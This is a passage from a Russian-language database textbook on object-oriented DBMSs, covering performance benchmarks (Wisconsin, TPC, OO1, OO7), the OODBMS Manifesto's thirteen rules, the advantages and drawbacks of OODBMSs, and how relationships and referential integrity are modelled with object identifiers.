- Повышенная целостность. Хранение методов в базе данных означает, что установленные ограничения целостности будут согласованно применяться ООСУБД по отношению ко всем приложениям.

В продуктах GemStone и Itasca допускается использование методов, которые могут храниться и запускаться из базы данных.

25.4.5. Контроль производительности СУБД

В течение многих лет в качестве инструментального средства контроля производительности СУБД разрабатывались и применялись различные эталонные тесты базы данных. Многие эталонные тесты получили отдельные названия и часто упоминаются в научной, технической и экономической литературе. В начале этого раздела приведено краткое описание истории разработки эталонных тестов, а затем

представлены два эталонных теста для объектно-ориентированных баз данных, Полное описание этих эталонных тестов выходит за рамки настоящей книги, но подробные сведения о них заинтересованный читатель может найти в [138].

Висконсинский эталонный тест

Вероятно, одним из самых первых эталонных тестов для СУБД является висконсинский эталонный тест, который был разработан для сравнения определенных характеристик СУБД [33]. Он состоит из набора тестов, выполняемых с правами одного пользователя, в которых предусмотрены следующие действия:

- операции обновления и удаления с применением как ключевых, так и неключевых атрибутов;
- операции проекции, в которых предусматривается использование различных степеней дублирования в атрибутах и операций выборки с различными критериями по индексированным, неиндексированным и кластеризованным атрибутам;
- операции соединения с различными критериями;
- агрегирующие функции.

Первоначальный вариант висконсинского эталонного теста был основан на использовании трех отношений: одного отношения Onektup с **1000** строк и двух других отношений, Tenktup1/Tenktup2, с 10000 строк каждое. Этот эталонный тест в целом соответствовал своему назначению, но в нем не применялись весьма неравномерные распределения атрибутов, а используемые в соединениях запросы были слишком упрощенными.

Поскольку важность получения точной информации эталонного тестирования признана многими специалистами, в 1988 году был организован консорциум изготовителей программных и аппаратных средств под названием TPC (Transaction Processing Council — Совет по средствам обработки транзакций), в задачу которого входило создание ряда тестовых наборов, основанных на использовании транзакций и предназначенных для измерения характеристик бах данных и систем обработки транзакций. Каждый набор тестов состоит из спецификации и сопровождается исходным кодом ANSI C, который заполняет базу данными в соответствии с заранее заданной стандартизированной структурой.

Эталонные тесты TPC-A и TPC-B

Эталонные тесты TPC-A и TPC-B основаны на простых банковских транзакциях. В тесте TPC-A измеряется производительность оперативной обработки транзакций (OnLine Transaction Processing — OLTP); при этом рассматриваются затраты времени в сервере базы данных, в сети и других компонентах системы, а время взаимодействия с пользователем не учитывается. В тесте TPC-B измеряется только производительность сервера базы данных. В транзакции моделируется перевод денег с банковского счета или на счет с выполнением следующих действий:

- обновление записи в отношении Account с данными о счетах (отношение Account содержит 100000 строк);
- обновление записи в отношении Teller с данными о кассирах (отношение Teller содержит 10 строк):
- обновление записи в отношении Branch с данными об отделениях (отношение Branch содержит 1 строку);
- обновление записи в отношении History, содержащем журнал транзакций (отношение History содержит 2592000 строк);
- возврат остатка на счет.

Указанное выше количество записей применяется при минимальной конфигурации, но может быть увеличено в несколько раз в зависимости от базы данных. При регистрации показателей выполнения этих действий на отдельных строках не измеряются многие важные характеристики системы (например, затраты времени на планирование запросов и выполнение соединений).

Эталонный тест TPC-C

Эталонные тесты TPC-A и TPC-B в настоящее время считаются устаревшими и заменены тестом TPC-C, который основан на приложении ввода заказов. Соответствующая схема базы данных и диапазон запросов в этом тесте намного сложнее по сравнению с TPC-A, поэтому обеспечивается гораздо более полная проверка производительности СУБД. В тесте TPC-C предусмотрено пять транзакций, в которых выполняются операции ввода нового заказа, контроля оплаты, проверки хода выполнения заказа, отгрузки товаров и проверки уровня складских запасов.

Другие эталонные тесты

Организацией Transaction Processing Council был определен ряд других эталонных тестов, в том числе следующие.

- TPC-H. Этот тест предназначен для систем поддержки принятия решений, в которых выполняются произвольные запросы и пользователи не знают заранее, какие именно запросы должны быть выполнены.
- TPC-R. Этот тест предназначен для тех компонентов систем поддержки принятия решений, которые обеспечивают формирование отчетов; в процессе эксплуатации этих программных компонентов пользователи выполняют ряд стандартных запросов к системе базы данных.
- TPC-W. Этот транзакционный эталонный тест, выполняемый в среде Web, предназначен для систем поддержки электронной коммерции, в которых вся работа выполняется в контролируемой среде Internet, эмулирующей работу транзакционного Web-сервера, предназначенного для эксплуатации деловых приложений.

Организация Transaction Processing Council применяет разработанные ею эталонные тесты ко многим СУБД и публикует полученные результаты на своем Web-узле (www.tpc.org).

Эталонный тест OO1

Эталонный тест OO1 (Object Operations Version 1 — тест объектных операций, версия 1) предназначен для измерения основных характеристик производительности объектно-ориентированной СУБД [48]. Он позволяет воспроизвести операции, которые часто применяются в современных конструкторских приложениях, описанных в разделе 24.1. К этим операциям, в частности, относится поиск всех деталей, соединенных со случайно выбранной деталью, всех деталей, соединенных с одной из найденных деталей, и т.д., вплоть до седьмого уровня древовидного представления связей между деталями изделия[2]. Этот эталонный тест предусматривает выполнение следующих действий:

---

[2] *В связи со стремительным увеличением рассматриваемых при этом связей такую операцию называют лавинообразным развертыванием связей (parts explosion).*

- случайная выборка 1000 деталей по первичному ключу (номеру детали);
- случайная вставка 100 новых деталей и 300 случайно выбранных соединений с этими новыми деталями, а затем фиксация всех операций модификации данных в виде одной транзакции;
- лавинообразное развертывание связей случайно выбранной детали вплоть до седьмого уровня древовидного представления связей между деталями изделия и выборка до 3280 деталей.

В 1989 и 1990 годах эталонный тест O01 был применен в объектно-ориентированных СУБД GemStone, Ontos, ObjectStore, Objectivity/DB и Versant, а также в реляционных СУБД INGRES и Sybase. Результаты показали, что по своей производительности объектно-ориентированные СУБД превосходят реляционные СУБД в среднем в 30 раз. Но критики этого эталонного теста указывают, что в нем объекты соединены таким образом, что исключена кластеризация, поскольку транзитивным замыканием для любого объекта является вся база данных (иными словами, все объекты в базе данных связаны между собой). Поэтому данный эталонный тест показывает хорошие результаты для любой системы, в которой реализованы эффективные методы перемещения по связям между объектами, возможно, за счет менее удовлетворительной реализации других операций.

Эталонный тест OO7

В 1993 году в Висконсинском университете был разработан эталонный тест OO7, который основан на более полном наборе проверок и предусматривает использование более сложной базы данных. Тест O07 предназначен для подробного сравнения характеристик коммерческих объектно-ориентированных СУБД [47]. В этом тесте моделируется среда компьютеризированного проектирования и производства, проверяется производительность системы при выполнении операций перемещения от объекта к объекту в кэшированных данных и в данных, хранящихся на диске, а также эмулируется процесс передвижения по графу с высокой и низкой плотностью связей. Кроме того, в этом тесте проверяется производительность операций обновления объектов с использованием и без использования индексов, операций повторяющегося обновления, а также операций создания и удаления объектов.

Схема базы данных OO7 основана на сложной иерархии конструктивных деталей, где к каждой детали прилагается соответствующая документация, а для сборочных узлов (объектов, находящихся на верхнем уровне иерархии) предусмотрено отдельное руководство по сборке. Эти тесты подразделяются на две группы. Первая группа предназначена для проверки следующих характеристик:

- скорость перемещения (простая проверка производительности выполнения операций перемещения по связям, аналогичным тем операциям, характеристики выполнения которых измеряются в тесте OO1);
- скорость перехода с обновлениями (эта проверка аналогична первой, но в ней выполняются операции обновления, в которых участвует каждая пройденная в процессе перемещения отдельная деталь, каждая деталь, входящая в комплект сборочного узла, каждый узел, входящий в состав другого сборочного узла, вплоть до четвертого уровня вложенности узлов);
- производительность выполнения операций, описанных в руководстве по сборке.

Вторая группа содержит декларативные запросы, в которых выполняются такие операции, как поиск объектов, точно соответствующих заданным критериям, поиск в диапазоне, переход к объектам по указанному пути доступа, полный

просмотр, эмуляция процесса применения утилиты сборки make, а также соединение. Чтобы упростить задачу использования этого эталонного теста, разработчики предлагают ознакомиться с несколькими примерами его реализации на узле ftp.cs.wisc.edu, доступ к которому можно получить по протоколу FTP с помощью анонимной учетной записи (с идентификатором Anonymous).

25.5. Документ "Манифест разработчиков объектно-ориентированных систем баз данных"

В документе "Манифест разработчиков объектно-ориентированных систем баз данных" [12] предлагается тринадцать обязательных характеристик, которым должна отвечать любая ООСУБД. Их выбор основан на двух критериях: система должна быть объектно-ориентированной и представлять собой СУБД. Первые восемь правил относятся к критерию объектной ориентированности.

Правило 1. Поддержка сложных объектов

В системе должна быть предусмотрена возможность создания сложных объектов путем применения конструкторов к основным объектам. Минимальный набор включает конструкторы типов SET, TUPLE и LIST (или ARRAY). Наиболее важными являются два первых конструктора, поскольку они получили достаточно широкое распространение в качестве конструкторов объектов в реляционной модели. Последний конструктор также имеет большое значение по той причине, что он позволяет моделировать упорядочение. Более того, в этом документе требуется, чтобы конструкторы объектов были ортогональными, т.е. чтобы любой конструктор можно было применить к любому объекту. Следовательно, должна существовать возможность использовать не только выражения типа SET (TUPLE ()), LIST (TUPLE ()), но и выражения типа TUPLE (SET O) и TUPLE (LIST ( )).

Правило 2. Поддержка идентификации объектов

Все объекты должны иметь уникальный идентификатор, который не зависит от значений их атрибутов.

Правило 3. Поддержка инкапсуляции

В ООСУБД приемлемый уровень инкапсуляции достигается за счет того, что программистам предоставляется право доступа только к спецификации интерфейса методов, а данные и реализация методов остаются скрытыми внутри объектов. Однако могут быть случаи, когда введение инкапсуляции не требуется, например в произвольных запросах. (В разделе 24.3.1 отмечалось, что инкапсуляция рассматривается как одно из существенных преимуществ объектно-ориентированного подхода. В таком случае, почему возникают ситуации, когда не следует применять инкапсуляцию? Первым типичным примером подобной ситуации является случай, когда содержимое объекта требуется не для обычного пользователя, а для СУБД. Второй пример состоит в том, что обычно для извлечения любого атрибута любого класса СУБД должна использовать метод get, однако прямое обращение к атрибуту является более эффективным. Читателю рекомендуется самостоятельно обдумать эти аргументы.)

Правило 4. Поддержка типов или классов

В разделе 24.3.5 рассматривались различия между типами и классами. В данном документе требуется, чтобы в ООСУБД поддерживалась только одна из этих концепций. Схема базы данных в объектно-ориентированной системе состоит из набора классов или набора типов. Однако при этом не требуется, чтобы в системе автоматически поддерживалась реализация некоторого типа, т.е. поддерживался набор объектов заданного типа в некоторой базе данных. А если такая реализация обеспечивается, то система должна предоставить к ней доступ пользователю.

Правило 5. Поддержка наследования типов или классов от их предков

Подтип или подкласс должен наследовать атрибуты и методы от его супертипа или суперкласса.

Правило 6. Поддержка динамического связывания

Методы должны применяться к объектам разных типов (перегрузка). Реализация метода должна зависеть от типа объекта, к которому данный метод применяется (перекрытие). Для обеспечения этой функциональной возможности в системе не должно выполняться связывание имен методов с объектами до вызова программы на выполнение (динамическое связывание).

Правило 7. Язык DML должен обладать вычислительной полнотой

Иначе говоря, язык манипулирования данными (DML) в ООСУБД должен быть языком программирования общего назначения. Очевидно, что это требование не выполняется в текущей версии стандарта языка SQL (SQL2) (см. раздел 5.1). Однако новая версия стандарта языка SQL (SQL3) обладает необходимой вычислительной полнотой (раздел 27.4).

Правило 8. Набор типов данных должен быть расширяемым

Пользователь должен иметь средства создания новых типов данных на основе набора предопределенных системных типов. Более того, между способами использования системных и пользовательских типов данных не должно быть никаких различий.

Последние пять обязательных требований рассматриваемого документа относятся к характеристикам СУБД системы.

Правило 9. Поддержка перманентности данных

Как и в обычной СУБД, данные должны существовать (т.е. быть перманентными) даже после завершения работы того приложения, которое их создало. При этом пользователь не должен явным образом перемещать или копировать данные с целью обеспечения их перманентности.

Правило 10. Поддержка очень больших баз данных

В обычной СУБД существуют механизмы эффективного управления вторичными устройствами хранения, например индексы и буфера. ООСУБД должна иметь аналогичные, скрытые от пользователя механизмы, обеспечивающие полную независимость логических и физических уровней системы.

Правило 11. Поддержка параллельной работы многих пользователей

В ООСУБД должны быть предусмотрены механизмы управления параллельным выполнением, аналогичные механизмам, применяемым для этой цели в обычных системах.

Правило 12. Способность восстановления после сбоев аппаратных и программных средств

ООСУБД должна предоставить механизмы восстановления, аналогичные тем, которые применяются для этой цели в обычных системах.

Правило 13. Предоставление простых способов создания запросов к данным

ООСУБД должна предоставлять высокоуровневые (т.е. в той или иной степени декларативные), эффективные (т.е. пригодные для оптимизации) и независимые от приложений средства создания произвольных запросов. Однако система не обязательно должна предоставлять в распоряжение пользователя некоторый язык запросов, но может ограничиться наличием графических средств подготовки запросов.

В этом документе предлагается также несколько необязательных функциональных возможностей: множественное наследование, контроль типов и логический вывод типов, распределенная обработка в сети, транзакции для систем проектирования, а также поддержка версий. Интересно, что при этом открыто не упоминается поддержка защиты, целостности или механизма представлений, и даже не является обязательным полностью декларативный язык запросов,

25.6. Преимущества и недостатки ООСУБД

ООСУБД позволяют найти адекватные решения для многих типов сложных приложений для баз данных, но обладают также некоторыми недостатками. В этом разделе рассматриваются как преимущества, так и недостатки ООСУБД.

25.6.1. Преимущества

Преимущества ООСУБД перечислены в табл. 25.1.

Таблица 25.1. Преимущества ООСУБД

Преимущество
Улучшенные возможности моделирования
Расширяемость
Устранение проблемы несоответствия типов
Более выразительный язык запросов
Поддержка эволюции схемы
Поддержка долговременных транзакций
Применимость для сложных специализированных приложений баз данных
Повышенная производительность

Улучшенные возможности моделирования

Объектно-ориентированная модель данных позволяет точнее моделировать реальный мир. Объект, который инкапсулирует состояние и правила поведения, является более естественным и реалистическим представлением объектов окружающего мира. Объект может хранить все связи, которыми он связан с другими объектами, включая связи типа "многие ко многим", а сами объекты могут быть преобразованы в сложные объекты, с которыми очень трудно работать с помощью традиционных моделей данных.

Расширяемость

В ООСУБД допускается создание новых типов данных на основе существующих типов. Способность группировать общие свойства нескольких классов и образовывать на их основе совместно используемые суперклассы позволяет существенно сократить избыточность систем, поэтому рассматривается как одно из основных преимуществ объектно-ориентированного подхода. Важным средством наследования является перекрытие, поскольку оно позволяет легко учитывать особые случаи с минимальным влиянием на остальную часть системы. Повторное использование классов способствует ускорению разработки и упрощению сопровождения базы данных и ее приложений.

Следует отметить, что если в реляционной СУБД правильно реализованы домены, она часто способна предоставить такие же функциональные возможности, какими должна обладать объектно-ориентированная СУБД. В данном контексте домен рассматривается как тип данных произвольной сложности с инкапсулированными в нем скалярными значениями, а для работы с таким типом данных должны быть предназначены только заранее определенные функции. Поэтому атрибут, определенный на домене в реляционной модели, может содержать любые данные, например чертежи, документы, изображения, массивы данных и т.д. [93]. Можно показать, что в этом отношении домены и классы объектов представляют собой одно и то же. Рассмотрение этой темы будет продолжено в разделе 27.2.2.

Устранение проблемы несоответствия типов

Простой интерфейс между языком манипулирования данными (DML) и языком программирования позволяет устранить проблему несоответствия типов. При этом во многом исключается неэффективность, связанная с отображением декларативных языков, подобных SQL, на императивные языки, подобные C. Кроме того, в большинстве ООСУБД предусматривается применение языка DML, обладающего вычислительной полнотой (в отличие от языка SQL, являющегося стандартным языком реляционных СУБД).

Более выразительный язык запросов

Навигационный способ доступа от одного объекта к другому, соседнему объекту, является наиболее распространенной формой доступа к данным в ООСУБД. Он очень отличается от ассоциативного способа доступа к данным в языке SQL (в котором применяются декларативные операторы с операциями выборки, основанными на одном или нескольких предикатах). Навигационный способ доступа в большей степени приемлем в условиях лавинообразного увеличения количества деталей, выполнения рекурсивных запросов и т.д. Но при этом часто приходится слышать, что ООСУБД привязаны к некоторому языку программирования, который, несмотря на его удобство для программистов, обычно не используется конечными пользователями системы, нуждающимися в декларативном языке. В связи с этим в новом стандарте группы ODMG определен декларативный язык запросов, построенный на объектно-ориентированной форме языка SQL (раздел 26.2.4).

Поддержка эволюции схемы

Благодаря наличию в ООСУБД строгой связи между данными и приложениями эволюция схемы становится более гибкой. Механизмы обобщения и наследования позволяют создать структурированную и более понятную схему, а также точнее выразить семантику приложения.

Поддержка продолжительных транзакций

В современных реляционных СУБД для поддержания непротиворечивости базы данных (см. раздел 19.2.2) используется механизм упорядочения операций

параллельно выполняемых транзакций. В некоторых ООСУБД для управления продолжительными транзакциями, типичными для сложных специализированных приложений баз данных, используется другой протокол. Как описано в разделе 24.2, это преимущество является спорным, поскольку нет никакой причины (связанной со структурой базы данных), по которой работа с такими транзакциями не может быть организована в реляционной СУБД.

Применимость для сложных специализированных приложений баз данных

Как было описано в разделе 24.1, есть несколько прикладных областей, где применение традиционных СУБД не позволяет достичь успеха, например в автоматизированном проектировании (CAD), автоматизированной разработке программ (CASE), в офисных информационных системах (OIS) и мультимедийных системах. Заложенные в ООСУБД возможности моделирования позволяют их успешно применять в этих классах приложений.

Повышенная производительность

Как указано в разделе 25.4.5, целый ряд эталонных тестов показывает, что объектно-ориентированные СУБД обеспечивают значительное повышение производительности по сравнению с реляционными СУБД. Например, в 1989 и 1990 годах эталонный тест OO1 был выполнен в объектно-ориентированных СУБД GemStone, Ontos, ObjectStore, Objectivity/DB и Versant, а также в реляционных СУБД INGRES и Sybase. Полученные результаты показали, что объектно-ориентированные СУБД превышают реляционные СУБД по производительности в среднем в 30 раз.

Существуют мнения о том, что отмеченная разница в производительности может быть объяснена отличием используемых архитектур, а не моделей данных. К тому же существенный вклад в эту разницу производительностей могут вносить динамическое связывание и сборка мусора в ООСУБД. Отмечалось, что упомянутые выше методики тестирования созданы специально для конструкторских приложений, которые больше подходят для объектно-ориентированных систем. Некоторые авторы полагают, что реляционные СУБД гораздо производительнее, чем ООСУБД, но в таких традиционных приложениях баз данных, как оперативная обработка транзакций (OLTP).

25.6.2. Недостатки объектно-ориентированных СУБД

Основные недостатки, свойственные ООСУБД, перечислены в табл. **25.2.**

Таблица 25.2. Недостатки объектно-ориентированных **СУБД**

Недостаток
Отсутствие универсальной модели данных
Недостаточность опыта эксплуатации
Отсутствие стандартов
Конкуренция со стороны СУБД других типов
Влияние оптимизации запросов на инкапсуляцию
Влияние **блокировки** на уровне **объекта на** производительность
Сложность
Отсутствие поддержки **представлений**
Недостаточность средств обеспечения защиты

Отсутствие универсальной модели данных

Как уже упоминалось в разделе 25.1, для объектно-ориентированных СУБД не существует универсальной общепринятой модели данных, а большинство используемых моделей не имеет теоретического обоснования. Этот недостаток имеет очень большое значение и приравнивает ООСУБД к дореляционным системам. Однако недавно группа ODMG предложила объектную модель, которая стала *фактическим* стандартом для ООСУБД. Более подробно объектная модель ODMG рассматривается в разделе 26.2.

Недостаточность опыта эксплуатации

Область использования ООСУБД, в отличие от реляционных СУБД, все еще очень ограничена. Это означает, что еще не накоплен такой же опыт работы с ними, как с реляционными системами. А пока объектно-ориентированные системы в большей степени соответствуют требованиям программиста, чем неопытного конечного пользователя. Более того, скорость освоения основ проектирования и управления ООСУБД все еще остается очень низкой. Поэтому восприятие этой технологии связано с некоторым противодействием. Данная проблема будет оставаться насущной до тех пор, пока использование ООСУБД будет ограничено лишь небольшой нишей рынка.

Отсутствие стандартов

Отсутствие стандартов — общий недостаток ООСУБД. Как уже говорилось выше, для них не существует общепринятой модели данных. Аналогично, не существует стандартного объектно-ориентированного языка запросов. Группа ODMG предложила спецификацию языка объектных запросов OQL (Object Query Language), которая фактически стала стандартом, по крайней мере, на короткий срок (раздел 26.2.4). Подобное отсутствие стандартов может оказаться наиболее угрожающим фактором, препятствующим распространению технологии ООСУБД.

Конкуренция со стороны СУБД других типов

Вероятно, одной из самых значительных проблем, с которыми сталкиваются разработчики объектно-ориентированных СУБД, является жесткая конкуренция со стороны реляционных СУБД и все более широко применяемых объектно-реляционных СУБД. Последняя категория программных продуктов имеет широкий круг пользователей (накопивших значительный опыт работы), спецификация языка SQL утверждена официальным стандартом, а спецификация интерфейса ODBC фактически признана стандартной. Реляционная модель данных основана на надежном теоретическом фундаменте, а для реляционных программных продуктов создано много вспомогательных инструментальных средств, позволяющих упростить работу и конечных пользователей, и разработчиков.

Влияние оптимизации запросов на инкапсуляцию

Для оптимизации запросов и организации эффективного доступа к базе данных необходимо обладать знаниями об особенностях реализации. Однако при этом нарушается принцип инкапсуляции. В рассмотренном в разделе 25.5 документе с изложением требований к ООСУБД указано на допустимость определенного нарушения инкапсуляции, но, как уже отмечалось ранее, это — довольно спорное утверждение.

Влияние блокировки на уровне объекта на производительность

Во многих СУБД блокировка используется как основа построения протоколов управления параллельным доступом. Однако применение блокировки на уровне объекта может вызвать проблемы с блокировкой в отношении иерархии наследования, а также оказать существенное влияние на общую производительность системы. Проблемы, связанные с применением блокировки к элементам иерархических структур, рассматриваются в разделе 19.2.8.

Сложность

Повышенные функциональные возможности ООСУБД, например иллюзия одноуровневой модели хранения, подстановка указателей, обработка продолжительных транзакций, управление версиями и эволюция схемы, по определению являются более сложными, чем функциональные возможности традиционных СУБД. Как правило, повышенная сложность систем ведет к созданию более дорогостоящих и трудных в использовании продуктов.

Отсутствие поддержки представлений

В настоящее время в большинстве ООСУБД не предусмотрено использование механизма представлений, которые, как уже упоминалось выше, обладают такими преимуществами, как независимость от данных, защита, упрощенное использование и возможность настройки (см. раздел 6.4).

Недостаточность средств обеспечения защиты

На данный момент в ООСУБД не реализованы адекватные механизмы обеспечения защиты. Большинство механизмов основано на высоком уровне детализации блокировок, причем пользователь не может управлять правами доступа к отдельным объектам или классам. Однако этот недостаток можно было бы устранить в случае более широкого применения ООСУБД для решения многих классов прикладных задач.

25.7. Проектирование объектно-ориентированной базы данных

В этом разделе рассматриваются способы применения методологии, описанной в главах 14 и 15, для проектирования объектно-ориентированных баз данных. Начнем наше обсуждение со сравнения основ этой методологии (т.е. усовершенствованной EER-модели типа "сущность-связь") с основными понятиями объектно-ориентированной технологии. В разделе 25.7.2 рассматриваются связи, которые могут существовать между объектами, и способы поддержания ссылочной целостности. Завершается этот раздел некоторыми рекомендациями по применению методов идентификации.

25.7.1. Сравнение объектно-ориентированного и логического моделирования данных

Методология концептуального и логического проектирования базы данных, представленная в главах 14 и 15, которая основана на создании EER-модели, имеет определенное сходство с объектно-ориентированным моделированием данных (Object-Oriented Data Modeling — OODM). В табл. 25.3 приведено сравнение методологии OODM с методологией концептуального моделирования данных

(Conceptual Data Modeling — CDM). Основное различие между ними заключается в том, что в объекте инкапсулируются и данные о состоянии, и правила поведения, тогда как модель CDM позволяет отразить только информацию о состоянии без каких-либо сведений о правилах поведения. Таким образом, в модели CDM не рассматривается понятие сообщения и поэтому не предусмотрено применение инкапсуляции.

Таблица 25.3. Сравнение характеристик объектного и логического моделирования данных

Объектное моделирование	Логическое моделирование	Существующие отличия
Объект	Сущность	Объект содержит сведения о правилах поведения
Атрибут	Атрибут	Нет
Связь	**Связь**	**Те же** ассоциативные связи, но наследование в модели ООМД включает сведения о состоянии и правилах поведения
Сообщения		В логической модели нет такого понятия
Класс	Тип сущности	Нет
Экземпляр	**Сущность**	Нет
Инкапсуляция		В логической модели нет такого понятия

Сходство между этими двумя подходами позволяет использовать представленную в главах 14 и 15 методологию концептуального и логического моделирования данных как разумную основу для разработки методологии объектно-ориентированного проектирования базы данных. И хотя эта методология была предназначена прежде всего для проектирования реляционных баз данных, построенную модель можно относительно просто применить к сетевой или иерархической модели данных. Полученная в результате применения методологии модель данных имеет связи типа "многие ко многим", а рекурсивные связи в ней удалены (этап 2.1). Эти необязательные для объектно-ориентированного моделирования изменения могут быть опущены, поскольку они введены из-за ограниченных возможностей моделирования в традиционных моделях данных. Использование нормализации в этой методологии все еще имеет большое значение, и ее не следует избегать даже при проектировании объектно-ориентированной базы данных. Нормализация применяется для улучшения модели таким образом, чтобы она удовлетворяла разным ограничениям, которые помогают избежать ненужного дублирования данных. Работа с объектами не означает, что в этом случае допустима избыточность. В объектно-ориентированной терминологии вторую и третью нормальные формы нужно интерпретировать следующим образом.

"Каждый атрибут объекта зависит от идентификатора объекта".

При проектировании объектно-ориентированной базы данных необходимо добиться того, чтобы схема базы данных включала описание структуры данных объекта и ограничения, а также правила поведения объекта. Более подробно моделирование правил поведения описано в разделе 25.7,3.

25.7.2. Связи и ссылочная целостность

В объектно-ориентированной модели данных связи представлены с помощью *ссылочных атрибутов* (см раздел 24.3.2), которые обычно реализуются с помощью идентификаторов OID. В представленной в главах 14 и 15 методологии все

связи, отличные от двухсторонних (например, трехсторонние), преобразуются в двухсторонние. В этом разделе описываются способы представления двухсторонних связей с учетом их кратности: "один к одному" (1:1), "один ко многим" (1:*) и "многие ко многим" (*:*).

Связь типа "один к одному" (1:1)

Связь типа "один к одному" (1:1) между объектами A и B представляется за счет добавления ссылочного атрибута в объект A и (для поддержания ссылочной целостности) ссылочного атрибута в объект B. Например, на рис. 25.11 показана связь типа "один к одному" (1:1) между сущностями Manager и Branch.




Рис. 25.11. Связь типа "один к одному" (1:1) между сущностями Manager и Branch

Связь типа "один ко многим" (1 :*)

Связь типа "один ко многим" (1:*) между объектами A и B представляется за счет добавления в первый объект ссылочного атрибута на объект B и атрибута, содержащего набор ссылок на объект A, во второй. Например, на рис. 25.12 показаны две связи типа "один ко многим" (1:*): одна между сущностями Branch и SalesStaff, а вторая — между сущностями SalesStaff и PropertyForRent.

Связь типа "многие ко многим" (*:*)

Связь типа "многие ко многим" (*:*) между объектами A и B представляется за счет добавления в каждый объект атрибута, содержащего набор ссылок. Например, на рис. 25.13 показана связь типа "многие ко многим" (*:*) между объектами Client и PropertyForRent. При проектировании реляционной базы данных связь типа "многие ко многим" (*:*) раскладывается на две связи типа "один ко многим" (1:*) с использованием промежуточной сущности. Точно так же можно поступить для представления этой модели в ООСУБД, как показано на рис. 25.14.

Ссылочная целостность

В разделе 3.3.3 ссылочная целостность рассматривалась на основе понятий "первичный ключ" и "внешний ключ". Для соблюдения ссылочной целостности требуется, чтобы для каждой ссылки существовал объект, на который она ссылается. Рассмотрим, например, связь типа 1:1 между объектами Manager и Branch (см. рис. 25.11). Экземпляр Branch (идентификатор OID1) ссылается на экземпляр Manager (идентификатор OID6). Если пользователь удаляет экземпляр класса Manager без соответствующего обновления экземпляра класса




Рис. 25.12. Связи типа "один ко многим" (1:*) между сущностями *Branch, SalesStaff и PropertyForRent*

Branch, то ссылочная целостность нарушается. Ниже перечислены некоторые методы управления ссылочной целостностью.

- Пользователю запрещается **явно** удалять объекты. В этом случае система сама отвечает за сборку мусора. Иначе говоря, система автоматически удаляет объекты, которые становятся недоступными. Этот способ применяется в продукте GemStone.
- Пользователю разрешается удалять объекты, когда они становятся ненужными. В этом случае система может автоматически обнаружить недействительные ссылки и присвоить этой ссылке значения NULL (пустой указатель) или запретить такое удаление. Данный способ поддержки ссылочной целостности используется в ООСУБД Versant.
- Пользователю разрешается изменять и удалять объекты и связи, когда они становятся ненужными. В этом случае система должна автоматически поддерживать целостность объектов. Для поддержания ссылочной целостности могут использоваться обратные атрибуты. Например, на рис. 25.11 показана связь от объекта Branch к объекту Manager и обратная связь от объекта Manager к объекту Branch. При удалении объекта Manager система может использовать обратную ссылку для выполнения соответствующей

